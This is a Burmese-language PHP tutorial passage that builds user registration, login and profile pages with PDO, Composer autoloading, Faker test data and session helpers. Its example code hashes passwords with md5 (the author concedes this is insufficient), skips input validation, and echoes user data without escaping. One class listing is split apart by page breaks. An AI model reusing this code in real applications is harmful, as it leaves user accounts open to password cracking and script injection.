│   └── upload.php
├── _classes/
│   ├── Helpers/
│   │   ├── Auth.php
│   │   └── HTTP.php
│   ├── Libs/
│   │   └── Database/
│   │       ├── MySQL.php
│   │       └── UsersTable.php
├── css/
│   └── bootstrap.min.css
├── js/
│   └── bootstrap.bundle.min.js
├── admin.php
├── composer.json
├── index.php
├── profile.php
└── register.php
```

ပထမဆုံး `_actions` ဖိုဒါထဲမှာ တိုးသွားတဲ့ဖိုင်တွေကို အရင်သတိပြုပါ။ `create.php` က Register လုပ်တဲ့အခါ User Account ကို `users` Table ထဲမှာ သိမ်းတဲ့ကုဒ်ရေးဖို့ပါ။ `delete.php` ကတော့ User Account ကို ပြန်ဖျက်တဲ့ကုဒ်ရေးဖို့ပါ။ `populate.php` ကတော့ `users` Table ထဲမှာ စမ်းစရာ နမူနာ Account တွေခပ်များများ ထည့်ပေးလိုက်ဖို့ပါ။ `role.php` ကတော့ User ရဲ့ Role ပြောင်းတဲ့ကုဒ် ရေးဖို့ပါ။ `suspend.php` နဲ့ `unsuspend.php` တို့ကတော့ User ကို Ban တဲ့ကုဒ်နဲ့ ပြန်ဖွင့်ပေးတဲ့ကုဒ် တွေ ရေးဖို့ဖြစ်ပါတယ်။

`_classes` အမည်နဲ့ ဖိုဒါအသစ်တစ်ခုလည်း ပါဝင်လာပါတယ်။ သူ့ထဲမှာ `Helpers` နဲ့ `Libs` ဆိုတဲ့ ထပ်ဆင့် ဖိုဒါတွေ ရှိနေပါတယ်။ `Helpers` ထဲက `Auth.php` ကို User Login ဝင်ထားမထား စစ်တဲ့ကုဒ် ကို ရေးဖို့ဖြစ်ပါတယ်။ လိုတဲ့နေရာကနေ ခေါ်သုံးဖို့ ရည်ရွယ်ပါတယ်။ `HTTP.php` မှာတော့ Redirect လုပ်ဆောင်ချက်ကို လိုတဲ့နေရာက ခေါ်သုံးနိုင်ဖို့ ရေးထားပေးချင်လို့ပါ။ မဟုတ်ရင် `header()` နဲ့ Redirect လုပ်တဲ့အခါ `../` နဲ့ အပြင်ထွက်ရတာတွေ `exit()` နဲ့ ရပ်ရတာတွေ ကိုယ်ဘာသာ ခဏခဏ ရေးနေရပါလိမ့်မယ်။ တစ်ခါရေးထားပြီးတော့ ခေါ်သုံးလိုက်ချင်ပါတယ်။ ဒီလိုလေး ခွဲပေးထားတဲ့အတွက် နောက်ပိုင်းလိုအပ်ရင် `Auth` နဲ့ ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ၊ `HTTP` နဲ့ပက်သက်တဲ့ ထပ်တိုး လုပ်ဆောင်ချက်တွေ ဒီထဲမှာ လာရေးလိုက်ယုံပါပဲ။

`Libs` ထဲမှာတော့ Database အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခုရှိနေပါသေးတယ်။ နောက်ပိုင်း `Libs` အောက်မှာ `File` နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ၊ `Session` နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ စသည်ဖြင့် ထပ်တိုးလုပ်ဆောင်ချက်တွေ ရှိလာရင် ထည့်လို့ရအောင် ခွဲထားပေးတာပါ။ လောလောဆယ် ရှိနေတဲ့ `MySQL.php` က Database ချိတ်ဆက်မှုနဲ့ ပက်သက်တဲ့ ကုဒ်တွေ ရေးဖို့ဖြစ်ပြီး `UsersTable.php` တို့ကတော့ `users` Table ထဲက Data တွေကို စီမံတဲ့ကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။ ဒီနေရာမှာ Table Gateway Pattern လို့ခေါ်တဲ့ Design Pattern တစ်မျိုးကို သုံးပါမယ်။ Table ကိုသွား ချင်ရင် တိုက်ရိုက်မသွားရဘူး၊ ဒီကနေဖြတ်သွားရတယ်ဆိုတဲ့ သဘောမျိုးပါ။ ရှေ့ပိုင်းမှာ ပြောခဲ့တဲ့ Repository Pattern နဲ့ သဘောသဘာဝ ဆင်တူပါတယ်။

`js` ဖိုဒါနဲ့အတူ `bootstrap.bundle.min.js` ဖိုင်ကိုထည့်ထားပါတယ်။ ဒီဖိုင်ကတော့ ကိုယ့် ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။ Bootstrap CSS Framework နဲ့အတူပါလာတဲ့ ဖိုင်ကို ယူထည့်ထားပေးရ မှာပါ။ ပရောဂျက်အောက်တည့်တည့်မှာ `admin.php` နဲ့ `composer.json` တို့ကို ထပ်တိုးထားပါ

တယ်။ `composer.json` ဖိုင်ကလည်း ကိုယ့်ဘာသာ ဆောက်စရာမလိုပါဘူး။ အခုလို Command ပေးပြီး ဆောက်လိုက်လို့ရပါတယ်။

```
composer init
```

ဒီအကြောင်းကို ရှေ့ပိုင်းမှာ ပြောခဲ့ပြီးသားမို့လို့ Composer ကမေးတဲ့မေးခွန်းတွေကို ကိုယ့်နှစ်သက်သလို ဖြေပြီး `composer.json` ဖိုင်ကို တည်ဆောက်လိုက်ပါ။ ပထမဆုံး လုပ်သင့်တာကတော့ PSR-4 Autoload Setting ကို `composer.json` မှာ ထည့်သွင်းဖို့ ဖြစ်ပါတယ်။ အခုလိုထည့်သွင်းပေးရမှာပါ။

JSON - composer.json

```
{
  "name": "eimg/project",
  "authors": [
    {
      "name": "Ei Maung",
      "email": "eimg@fairwayweb.com"
    }
  ],
  "require": { },
  "autoload": {
    "psr-4": {
      "Libs\\": "_classes/Libs/",
      "Helpers\\": "_classes/Helpers/"
    }
  }
}
```

ကျန်အပိုင်းတွေက အတိအကျတူစရာမလိုပါဘူး။ `autoload` Section ကိုသာ ပေးထားတဲ့အတိုင်း မှန်အောင်ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။ ဒီတော့မှ Composer က Namespace Libs ကို လိုချင်ရင် `_classes/Libs` ထဲမှာ ကြည့်ရမယ်၊ Namespace Helpers ကိုလိုချင်ရင် `_classes/Helpers` မှာ ကြည့်ရမယ်ဆိုတဲ့ စမှတ်တွေကို သတိသွားမှာပါ။ ပြီးရင် `dump-autoload` ကို Run ပေးဖို့ မမေ့ပါနဲ့။

composer dump-autoload

ဆက်လက်ပြီးတော့ လိုအပ်တဲ့ ကုဒ်တွေကို ရေးကြပါမယ်။ **MySQL.php** မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

namespace Libs\Database;

use PDO;
use PDOException;

class MySQL
{
    private $dbhost;
    private $dbuser;
    private $dbname;
    private $dbpass;
    private $db;

    public function __construct(
        $dbhost = "localhost",
        $dbuser = "root",
        $dbname = "project",
        $dbpass = ""
    ) {
        $this->dbhost = $dbhost;
        $this->dbuser = $dbuser;
        $this->dbname = $dbname;
        $this->dbpass = $dbpass;
        $this->db = null;
    }

    public function connect()
    {
        try {
            $this->db = new PDO(
                "mysql:host=$this->dbhost;dbname=$this->dbname",
                $this->dbuser,
                $this->dbpass,
                [
                    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
                ]
            );
        }

        return $this->db;
    }
}
```



```

        } catch (PDOException $e) {

            return $e->getMessage();
        }
    }
}

```

Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း Libs\Database လို့ပေးထားပါတယ်။ အခုနေ PDO ကို တိုက်ရိုက်သုံးရင် Libs\Database\PDO ဆိုတဲ့ Class ကို လိုက်ရှာမှာပါ။ ရှိမှာ မဟုတ်ပါဘူး။ PDO က Global Namespace အောက်မှာရှိတာပါ။ ဒါကြောင့် use နဲ့ PDO ကို Import လုပ်ပေးပြီးမှ ဆက်သုံးထားပါတယ်။ PDO Error တွေကို Exception Handling နည်းစနစ်နဲ့ စီမံချင်တဲ့အတွက် PDOException ဆိုတဲ့ Class ကိုလည်း Import လုပ်ထားပါတယ်။

Database ဆက်သွယ်မှုအတွက် လိုအပ်တဲ့ dbhost, dbuser, dbpass နဲ့ dbname တို့ကို Constructor Parameter အနေနဲ့ တောင်းထားပါတယ်။ မပေးခဲ့ရင်လည်း ရပါတယ်။ Default Value တွေ အသီးသီး သတ်မှတ်ထားလို့ပါ။ ဒါကြောင့် Database Setting မပေးဘဲ ချိတ်ဆက်နိုင်သလို၊ လိုအပ်ရင် Setting ပေးပြီးတော့လည်း ချိတ်ဆက်နိုင်သွားမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ PHP 8 ရဲ့ Constructor Property Promotion ရေးထုံးကို အသုံးပြုရင် ကုဒ်က တော်တော်တိုသွားမှာပါ။ ဒါပေမယ့် တစ်ချို့ PHP 8 မရှိသေးသူတွေလည်း စမ်းချင်ရင် စမ်းလို့ရအောင် ရိုးရိုးပဲ ရေးပေးလိုက်တာပါ။

ပြီးတဲ့အခါ connect() Method နဲ့ Database ကိုချိတ်ဆက်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Error Mode ကို ပြီးခဲ့တဲ့အခန်းမှာလို WARNING လို့ မပြောတော့ပါဘူး။ EXCEPTION လို့ပြောထားပါတယ်။ ဒါကြောင့် Error ရှိရင် Warning မပေးတော့ဘဲ Exception ပေးသွားမှာပါ။ တစ်ကယ်တော့ Database နဲ့ပတ်သက်တဲ့ အလုပ်တွေ လုပ်ပြီးရင် Connection ကို ပြန်ပိတ်ပေးရပါတယ်။ ဒါပေမယ့် အလုပ်တစ်ခုလုပ်လိုတိုင်း Database Connection ကို ဖွင့်လိုက်ပိတ်လိုက် အမြဲတမ်း လုပ်နေရမှာစိုးလို့ ပိတ်တဲ့ Method မရေးတော့ပါဘူး။ ပိတ်ချင်ရင် ပိတ်ပုံပိတ်နည်းက လွယ်ပါတယ်။ PDO Object ရှိနေတဲ့ \$db ကို Null ပြန်သတ်မှတ်ပေးလိုက်ယုံပါပဲ။

Database နဲ့ဆက်သွယ်လိုရင် MySQL Class ရဲ့ connect() Method ကို Run လိုက်ယုံပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ UsersTable.php မှာ အခုလိုရေးသားပေးပါမယ်။

PHP

```
<?php

namespace Libs\Database;

use PDOException;

class UsersTable
{
    private $db = null;

    public function __construct(MySQL $db)
    {
        $this->db = $db->connect();
    }

    public function insert($data)
    {
        try {
            $query = "
                INSERT INTO users (
                    name, email, phone, address,
                    password, role_id, created_at
                ) VALUES (
                    :name, :email, :phone, :address,
                    :password, :role_id, NOW()
                )
            ";

            $statement = $this->db->prepare($query);
            $statement->execute($data);

            return $this->db->lastInsertId();
        } catch (PDOException $e) {
            return $e->getMessage();
        }
    }

    public function getAll()
    {
        $statement = $this->db->query("
            SELECT users.*, roles.name AS role, roles.value
            FROM users LEFT JOIN roles
            ON users.role_id = roles.id
        ");

        return $statement->fetchAll();
    }
}
```

Dependency Injection နည်းစနစ်ကိုသုံးပြီး MySQL Object ကို Constructor မှာ တောင်းထားပါတယ်။ တစ်ကယ်တော့ Database ချိတ်တဲ့ကုဒ်ကို သပ်သပ်မခွဲဘဲ ဒီထဲမှာပဲ ရေးလိုက်လို့လည်း ရနိုင်ပါတယ်။ ဒါပေမယ့် အခုလို သပ်သပ်ခွဲထားပြီး Dependency အနေနဲ့ Inject လုပ်ခိုင်းလိုက်တဲ့အတွက် နောက်ပိုင်းမှာ Database အမျိုးအစား ပြောင်းချင်တာတွေ ဘာတွေအတွက် ပိုလွယ်သွားစေမှာ ဖြစ်ပါတယ်။

Method အနေနဲ့ `insert()` နဲ့ `getAll()` တို့ကိုရေးထားပါတယ်။ Data ထည့်သွင်းလိုတဲ့အခါ `insert()` ကိုခေါ်ပြီး ထည့်သွင်းလိုတဲ့ Data ပေးရမှာဖြစ်ပါတယ်။ `getAll()` ကတော့ ရှင်းပါတယ်။ `users` Table ထဲက ရှိသမျှအကုန် ထုတ်ယူပြီး ပြန်ပေးမှာပါ။ ကုဒ်တွေရေးတဲ့အခါ အားလုံးပြီးပြည့်စုံအောင်တော့ မရေးနိုင်ပါဘူး။ အချိန်နဲ့ နေရာ အကန့်အသတ်ရှိလို့ပါ။ ဒီနေရာမှာ လိုအပ်ချက်နှစ်ခု ရှိပါတယ်။ ပထမတစ်ခုက Insert မလုပ်ခင် Data ကို ပြည့်စုံမှန်ကန်မှု ရှိမရှိ စစ်ဖို့ဖြစ်ပါတယ်။ စစ်မထားပါဘူး။ ဒီအတိုင်းပဲ ထည့်ထားပါတယ်။ ဒုတိယတစ်ခုက `getAll()` မှာ `try-catch` နဲ့ Exception Handle လုပ်ရေးဖို့ဖြစ်ပါတယ်။ Insert မှာပဲ Exception Handle လုပ်ရေးထားပါတယ်။ တစ်ကယ်တော့ Database နဲ့ဆက်သွယ်မှုတိုင်းကို အဲဒီလို Exception Handle လုပ်ရေးပေးဖို့ လိုအပ်ပါတယ်။ လောလောဆယ်တော့ တိုသွားအောင် ဒီအတိုင်းပဲ ကျန်လုပ်ဆောင်ချက်တွေကို ဆက်ရေးသွားမှာပါ။ နောက်ပိုင်းမှ စာဖတ်သူက ကိုယ့်အစီအစဉ်နဲ့ကိုယ် လိုက်ဖြည့်ရေးပေးဖို့ တိုက်တွန်းပါတယ်။

ပြီးတော့ အခုလို Dependency Injection တွေဘာတွေနဲ့ ရေးလာပြီဆိုရင် Factory Class လေးတစ်ခုလည်း ရှိသင့်ပါတယ်။ Object တစ်ခုဆောက်ခံခါနီးတိုင်း လိုအပ်တဲ့ Dependency ကို ကိုယ်ဘာသာ ဖန်တီးပြီး ပေးနေရတာထက် Factory က Object ဆောက်ပေးလိုက်ရင် ပိုစနစ်ကျပြီး ရေရှည်အတွက် ပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အဲဒီကိစ္စကိုလည်းပဲ အိမ်စာအနေနဲ့ နောက်မှ စမ်းကြည့်ဖို့ပဲ ချန်ထားလိုက်ပါတယ်။ လောလောဆယ် Factory မပါဘဲ ဆက်ရေးသွားမှာ ဖြစ်ပါတယ်။ နောက်တစ်ဆင့်အနေနဲ့ စမ်းစရာနမူနာ Data တွေ ထည့်ကြပါမယ်။ ဒီလိုထည့်ဖို့အတွက် Faker လို့ခေါ်တဲ့ နမူနာ Data ပေးနိုင်တဲ့ Package တစ်ခုကို အသုံးပြုလိုပါတယ်။ ဒါကြောင့် အခုလို Install လုပ်လိုက်ပါ။

```
composer require fakerphp/faker
```

ဒီလို Install လုပ်လိုက်တယ်ဆိုရင် Composer က `vendor` မှာ ဒါတည်ဆောက်ပြီး Faker ကို ရယူထည့်သွင်းပေးသွားမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `_actions/populate.php` မှာ အခုလို ရေးပေးပါ။

PHP

```

<?php

include("../vendor/autoload.php");

use Faker\Factory as Faker;

use Libs\Database\MySQL;
use Libs\Database\UsersTable;

$faker = Faker::create();
$table = new UsersTable(new MySQL());

if ($table) {
    echo "Database connection opened.\n";

    for ($i = 0; $i < 10; $i++) {
        $data = [
            'name' => $faker->name,
            'email' => $faker->email,
            'phone' => $faker->phoneNumber,
            'address' => $faker->address,
            'password' => md5('password'),
            'role_id' => $i < 5 ? rand(1, 3) : 1
        ];

        $table->insert($data);
    }

    echo "Done populating users table.\n";
}

```

vendor/autoload.php ကို Include လုပ်ထားပြီးဖြစ်လို့ နောက်ထပ်အသုံးပြုချင်တဲ့ Class တွေကို ထပ်ပြီးတော့ Import လုပ်စရာမလိုအပ်တော့ပါဘူး။ use နဲ့ Import လုပ်ပြီး သုံးလိုရသွားပါပြီ။ Faker, MySQL နဲ့ UsersTable တို့ကို Import လုပ်ထားပါတယ်။ Faker ကို Import လုပ်တဲ့အခါ သူရေးပေးထားတဲ့ Factory Class ကို Import လုပ်ပြီး Faker လို့ပဲ Alias လုပ်ပေးထားပါတယ်။

Faker::create() နဲ့ Faker Object တစ်ခုတည်ဆောက်ပြီး UsersTable Object တစ်ခု ဆက်လက်တည်ဆောက်ထားပါတယ်။ MySQL Object ကို Dependency အနေနဲ့ ထည့်ပေးလိုက်ပါတယ်။ ပြီးတဲ့အခါ Loop (၁၀) ခါပါတ်ပြီး UsersTable ရဲ့ insert() အကူအညီနဲ့ User Data တွေ တန်းစီထည့်သွင်းလိုက်တာပါ။ (၁၀) ခုမကလို့ အခု (၂၀) အခု (၅၀) လိုချင်ရင်လည်း Loop ကို ပြောင်းပေးလိုက်ယုံပါပဲ။

name, email, phone, address တို့အတွက် Faker ကပြန်ပေးတဲ့ Random တန်ဖိုးတွေကို သုံးထားပါတယ်။ Password တွေသိမ်းတဲ့အခါမှာ မူရင်း Password အတိုင်းမသိမ်းဘဲ Hash လုပ်ထားတဲ့ တန်ဖိုးကို သိမ်းသင့်လို့ md5 () Standard Function ရဲ့အကူအညီနဲ့ password ဆိုတဲ့စာကို Hash လုပ်ပေးထားပါတယ်။ တစ်ကယ်တော့ md5 () နဲ့တင် မလုံလောက်ပါဘူး။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ထပ်ရှင်းပြပါမယ်။ လောလောဆယ် User အားလုံးရဲ့ Password ဟာ password ဖြစ်တယ်လို့သာ မှတ်ထားပေးပါ။

role_id အတွက် 1 နဲ့ 3 ကြား Random ပေးချင်တာပါ။ ဒါပေမယ့် 1 တွေပိုများစေလိုတဲ့အတွက် ပထမ (၅) ယောက်လောက်ကိုပဲ 1 နဲ့ 3 ကြား Random ပေးပြီး ကျန် User တွေကို 1 လို့ပေးဖို့ Ternary Operator ကို အသုံးပြုရေးသားထားပါတယ်။ ရေးပြီးပြီဆိုရင် စမ်းလို့ရပါပြီ။

localhost/project/_actions/populate.php

ရေးထားတဲ့ကုဒ်မှာ အမှားမရှိဘူးဆိုရင် users Table မှာ Random Data နဲ့ Record (၁၀) ခုဝင်ရောက်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ရေးခဲ့တဲ့ကုဒ်များတဲ့အတွက် စာလုံးပေါင်းကြောင့်ဖြစ်ဖြစ်၊ Operator တွေကျန်လို့ပဲဖြစ်ဖြစ် အမှားတွေတော့ ဟိုနားဒီနား ရှိနိုင်ပါတယ်။ စိတ်ရှည်လက်ရှည် ပြန်တိုက် ဖြေရှင်းပါ။ တစ်ဆင့်အဆင့်မြေမှ နောက်တစ်ဆင့်ကို ဆက်သွားသင့်ပါမယ်။ အဆင်မပြေသေးဘဲ နောက်တစ်ဆင့်ကို ဆက်သွားရင် နောက်ကျတော့မှ အမှားရှာရ ပိုပြီးတော့ ခက်သွားပါလိမ့်မယ်။

Helpers

ဆက်လက်ပြီးတော့ Auth နဲ့ HTTP တို့မှာ ရေးရမယ့်ကုဒ်တွေ ဆက်ရေးကြပါမယ်။
Helpers/HTTP.php မှာအခုလို ရေးပေးပါ။

PHP

```
<?php
namespace Helpers;

class HTTP
{
    static $base = "http://localhost/project";

    static function redirect($path, $query = "")
    {
        $url = static::$base . $path;
        if($query) $url .= "?$query";

        header("location: $url");
        exit();
    }
}
```

ပရောဂျက်ရဲ့ Base URL သတ်မှတ်ပြီး redirect() Static Method တစ်ခုပါဝင်ပါတယ်။ အကယ်၍ စာရေးသူရေးစမ်းနေတဲ့ ပရောဂျက် URL ကနမူနာနဲ့မတူရင် ဒီနေရာမှာ ပြောင်းပေးဖို့ လိုပါလိမ့်မယ်။ redirect() Method က \$path နဲ့ \$query နှစ်ခုလက်ခံပါတယ်။ \$query အတွက် Default Value ပေးထားလို့ မပါရင်လည်း ရပါတယ်။ ပြီးတဲ့အခါ ပေးလာတဲ့ \$path နဲ့ \$query ကို Base URL နဲ့ ပေါင်းစပ်ပြီး header() Function နဲ့ Redirect လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်း Redirect လုပ်ချင်ရင် header() Function ကိုယ့်ဘာသာ ရေးစရာမလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ။

```
HTTP::redirect('/url', 'query=value');
```

ဆက်လက်ပြီးတော့ **Helpers/Auth.php** မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

namespace Helpers;

class Auth
{
    static $loginUrl = '/index.php';

    static function check()
    {
        session_start();
        if(isset($_SESSION['user'])) {
            return $_SESSION['user'];
        } else {
            HTTP::redirect(static::$loginUrl);
        }
    }
}
```

ဒါလည်း သိပ်ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက် မဟုတ်ပါဘူး။ ခါတိုင်း ကိုယ့်ဘာသာ `$_SESSION` ထဲမှာ ရှိမရှိ စစ်နေကြကုန်ကို စစ်ပေးတဲ့ `check()` Method ပါသွားတာပါ။ ဒါကြောင့် နောက်ပိုင်း Login ဝင်ထားမထား စစ်ချင်ရင် `Auth::check()` ဆိုရင် ရသွားပါပြီ။ Login ဝင်မထားရင် သူ့ဘာသာ Login URL အဖြစ် သတ်မှတ်ထားတဲ့ `index.php` ကို ရောက်သွားပါလိမ့်မယ်။

Register

နောက်တစ်ဆင့် ဆက်လုပ်မှာကတော့ User Account ဆောက်လို့ရတဲ့ Register လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ **register.php** ထဲမှာ ဒီ HTML Template ကို ရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Register</title>
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">

    <link rel="stylesheet" href="css/bootstrap.min.css">
```

```

<style>
    .wrap {
        width: 100%;
        max-width: 400px;
        margin: 40px auto;
    }
</style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Register</h1>

        <?php if (isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot create account. Please try again.
            </div>
        <?php endif ?>

        <form action="_actions/create.php" method="post">
            <input type="text" name="name" class="form-control mb-2"
                placeholder="Name" required>

            <input type="email" name="email" class="form-control mb-2"
                placeholder="Email" required>

            <input type="text" name="phone" class="form-control mb-2"
                placeholder="Phone" required>

            <textarea name="address" class="form-control mb-2"
                placeholder="Address" required></textarea>

            <input type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required>

            <button type="submit"
                class="w-100 btn btn-lg btn-primary">
                Register
            </button>
        </form>
        <br>

        <a href="index.php">Login</a>
    </div>
</body>
</html>

```

ရိုးရိုး HTML Form တစ်ခုဖြစ်ပြီး name, email, phone, address နဲ့ password တို့ကို တောင်းထားပါတယ်။ တစ်ကယ်တော့ Password တောင်းတဲ့အခါ မှားမှား စိုးလို့ နှစ်ခါတောင်းပြီး Confirm Password လုပ်ဆောင်ချက် ထည့်ပေးဖို့ လိုအပ်နိုင်ပါတယ်။ ဒါပေမယ့် ဒီလုပ်ဆောင်ချက်အတွက် လိုအပ်

တဲ့ JavaScript ကုန်တွေ ထည့်မရေးနိုင်တဲ့အတွက် ထည့်မထားပါဘူး။ ဖောင်ကိုဖြည့်ပြီး Register Button ကိုနှိပ်လိုက်ရင် `_actions/create.php` ကိုရောက်သွားမှာဖြစ်လို့ `create.php` မှာ အခုလို ဆက်လက်ရေးသားပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$data = [
    "name" => $_POST['name'] ?? 'Unknown',
    "email" => $_POST['email'] ?? 'Unknown',
    "phone" => $_POST['phone'] ?? 'Unknown',
    "address" => $_POST['address'] ?? 'Unknown',
    "password" => md5( $_POST['password'] ),
    "role_id" => 1,
];

$table = new UsersTable(new MySQL());

if( $table ) {
    $table->insert($data);
    HTTP::redirect("/index.php", "registered=true");
} else {
    HTTP::redirect("/register.php", "error=true");
}
```

စောစောက `populate.php` မှာလိုပဲ `users` Table ထဲကို Record တစ်ခုထည့်ပေးလိုက်တာပါ။ ဒီတစ်ခါတော့ Form ကနေပို့လိုက်တဲ့ Data တွေကို ထည့်သိမ်းလိုက်တာ ဖြစ်သွားပါပြီ။ သိမ်းပြီးတဲ့အခါ `index.php` ကို Redirect လုပ်ခိုင်းထားပါတယ်။ `registered=true` ဆိုတဲ့ Query ထည့်ပေးလိုက်လို့ `index.php` မှာလည်း ဒါလေးဖြည့်ရေးပေးပါ။

```

...

<h1 class="h3 mb-3">Login</h1>

<?php if (isset($_GET['registered'])): ?>
    <div class="alert alert-success">
        Account created. Please login.
    </div>
<?php endif ?>

<?php if (isset($_GET['suspended'])): ?>
    <div class="alert alert-danger">
        Your account is suspended.
    </div>
<?php endif ?>

...

```

ခေါင်းစဉ်ဖြစ်တဲ့ <h1> အောက်နားမှာ registered URL Query ရှိရင် Success Alert လေးတစ်ခုကို ပြခိုင်းလိုက်တာပါ။ လက်စနဲ့ နောင်လိုအပ်မှာမို့လို့ suspended URL Query ရှိရင် Danger Alert လေး တစ်ခုပြပေးတဲ့ ကုဒ်ကိုပါ တစ်ခါထဲ ထည့်ရေးထားပါတယ်။ ကျန်ကုဒ်တွေက အပြောင်းအလဲ မရှိပါဘူး။

Register လုပ်ပြီး စမ်းကြည့်လို့ရပါပြီ။ Register လုပ်လို့အောင်မြင်ရင် Login ကိုအလိုအလျောက် ရောက် သွားမှာပါ။ တစ်ဆင့်ချင်း သွားသင့်လို့ ဒီအဆင့်ထိ မှန်မမှန်အရင်စမ်းပြီးမှ ရှေ့ဆက်သွားသင့်ပါတယ်။

Login

Login ဝင်ဖို့အတွက် ကိုယ် Register လုပ်စဉ်မှာ ပေးခဲ့တဲ့ email နဲ့ password ကို အသုံးပြုရမှာပါ။ ဒါ ပေမယ့် Login အတွက် လက်ရှိရေးထားတဲ့ကုဒ်က အသေစစ်ထားတဲ့ကုဒ် ဖြစ်နေပါတယ်။ ပေးလာတဲ့ email နဲ့ password မှန်မမှန် users Table ထဲမှာသွားကြည့်ပြီး အလုပ်လုပ်တာ မဟုတ်သေးပါဘူး။ ဒါကြောင့် **UsersTable.php** မှာ ဒီ Method ကိုဖြည့်ရေးပေးပါ။

```

...

public function findByEmailAndPasword($email, $password)
{
    $statement = $this->db->prepare("
        SELECT users.*, roles.name AS role, roles.value
        FROM users LEFT JOIN roles
        ON users.role_id = roles.id
        WHERE users.email = :email
        AND users.password = :password
    ");

    $statement->execute([
        ':email' => $email,
        ':password' => $password
    ]);

    $row = $statement->fetch();

    return $row ?? false;
}

...

```

email နဲ့ password ပေးလာခဲ့ရင် အဲ့ဒီ email, password တန်ဖိုးတွေနဲ့ ကိုက်ညီတဲ့ Record ရှိမရှိ ထုတ်ယူပြီး ပြန်ပေးတဲ့ ကုဒ်ဖြစ်ပါတယ်။ JOIN Statement ကို အသုံးပြုပြီး roles Table ထဲက လိုအပ်မယ့် အချက်အလက်တွေကိုပါ တစ်ခါထဲ တွဲထုတ်ယူပေးမှာပါ။ ပြီးတဲ့အခါ `_actions/login.php` က ကုဒ်ကို အခုလို ပြင်ပေးရပါမယ်။

PHP

```

<?php

session_start();

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$email = $_POST['email'];
$password = md5( $_POST['password'] );

$table = new UsersTable(new MySQL());

$user = $table->findByEmailAndPasword($email, $password);

```

```

if ($user) {

    if ($table->suspended($user->id)) {
        HTTP::redirect("/index.php", "suspended=1");
    }

    $_SESSION['user'] = $user;
    HTTP::redirect("/profile.php");

} else {
    HTTP::redirect("/index.php", "incorrect=1");
}

```

အရင်လို email နဲ့ password ကို တန်ဖိုးအသေးပေးပြီး စစ်တာမဟုတ်တော့ပါဘူး။ စောစောက ရေးလိုက်တဲ့ findByEmailAndPassword() Method ကိုသုံးပြီး users Table ထဲမှာ ရှိမရှိစစ်လိုက်တာပါ။ Password ကို သိမ်းတုံးက md5() နဲ့ Hash လုပ်ပြီးသိမ်းထားတဲ့အတွက် ပြန်စစ်တဲ့အခါမှာလည်း md5() နဲ့ပဲ Hash လုပ်ပြီးစစ်ထားတာကို သတိပြုပါ။ User ရှိရင် ပြန်ရလာတဲ့ User Object ကို Session ထဲမှာသိမ်းပြီး မရှိရင် Login ဖြစ်တဲ့ index.php ကို ပြန်သွားခိုင်းလိုက်တာပါ။

ရပါပြီ။ အကောင့်တွေ Register လုပ်ပြီး၊ Register လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်စမ်းကြည့်လိုက်ပါ။

Profile

Login ဝင်လိုက်ရင် profile.php ကိုရောက်သွားမှာပါ။ လက်ရှိရေးထားတဲ့ကုဒ်အရ profile.php မှာ ပြနေတဲ့ ရလဒ်က အသေးပေးထားတဲ့ နမူနာအချက်အလက်တွေပါ။ Login ဝင်ထားတဲ့ User ရဲ့ အချက်အလက်အမှန် မဟုတ်ပါဘူး။ ဒါကြောင့် အချက်အလက်အမှန်ပြအောင် profile.php ကို အခုလိုပြင်ရေးပေးရပါမယ်။

PHP

```

<?php

include("vendor/autoload.php");

use Helpers\Auth;

$auth = Auth::check();

?>

```

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Profile</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <h1 class="mt-5 mb-5">
            <?= $auth->name ?>
            <span class="fw-normal text-muted">
                (<?= $auth->role ?>)
            </span>
        </h1>

        <?php if(isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot upload file
            </div>
        <?php endif ?>

        <?php if($auth->photo): ?>
            
        <?php endif ?>

        <form action="_actions/upload.php" method="post"
            enctype="multipart/form-data">
            <div class="input-group mb-3">
                <input type="file" name="photo" class="form-control">
                <button class="btn btn-secondary">Upload</button>
            </div>
        </form>

        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> <?= $auth->email ?>
            </li>
            <li class="list-group-item">
                <b>Phone:</b> <?= $auth->phone ?>
            </li>
            <li class="list-group-item">
                <b>Address:</b> <?= $auth->address ?>
            </li>
        </ul>
        <br>

```

```

        <a href="admin.php">Manage Users</a> |
